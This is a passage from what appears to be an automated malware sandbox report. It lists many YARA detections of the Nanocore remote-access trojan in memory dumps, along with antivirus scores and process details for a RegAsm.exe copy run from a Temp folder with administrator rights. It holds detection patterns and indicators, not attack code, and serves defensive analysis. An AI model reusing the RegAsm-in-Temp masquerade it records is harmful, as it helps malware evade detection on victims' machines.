00000004.00000002.2208432610.0000000003526000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.2208432610.0000000003526000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.2208264048.0000000003395000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.2208264048.0000000003395000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.2208264048.0000000003395000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: C:\Users\Public\vbc.exe, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 30%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: RegAsm.exe PID: 2164 Parent PID: 1616

General

Start time:	08:05:36
Start date:	09/06/2021
Path:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
Imagebase:	0x3c0000
File size:	64672 bytes

MD5 hash:	ADF76F395D5A0ECBBF005390B73C3FD2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2363768738.0000000000A40000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2363768738.0000000000A40000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2363611827.0000000000660000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2363611827.0000000000660000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2364015213.0000000000E80000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2364015213.0000000000E80000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2363776217.0000000000A50000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2363776217.0000000000A50000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2363541585.00000000005A0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2363541585.00000000005A0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2363994318.0000000000E10000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2363994318.0000000000E10000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2363897217.0000000000C10000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2363897217.0000000000C10000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2363890046.0000000000C00000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2363890046.0000000000C00000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2363636659.00000000006C0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2363636659.00000000006C0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2363548286.00000000005B0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2363548286.00000000005B0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2363938383.0000000000CB0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2363938383.0000000000CB0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2363468817.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000005.00000002.2363468817.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000005.00000002.2363468817.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000000.2206635485.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000005.00000000.2206635485.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000005.00000000.2206635485.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source:

	00000005.00000002.2363977064.0000000000DE0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2363977064.0000000000DE0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000005.00000002.2363977064.0000000000DE0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2363557929.00000000005C0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2363557929.00000000005C0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000000.2207136655.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000005.00000000.2207136655.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000005.00000000.2207136655.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000005.00000002.2364567768.0000000002A21000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000005.00000002.2364567768.0000000002A21000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000005.00000002.2365764646.0000000003B49000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000005.00000002.2365764646.0000000003B49000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Written

File Read

Disassembly

Code Analysis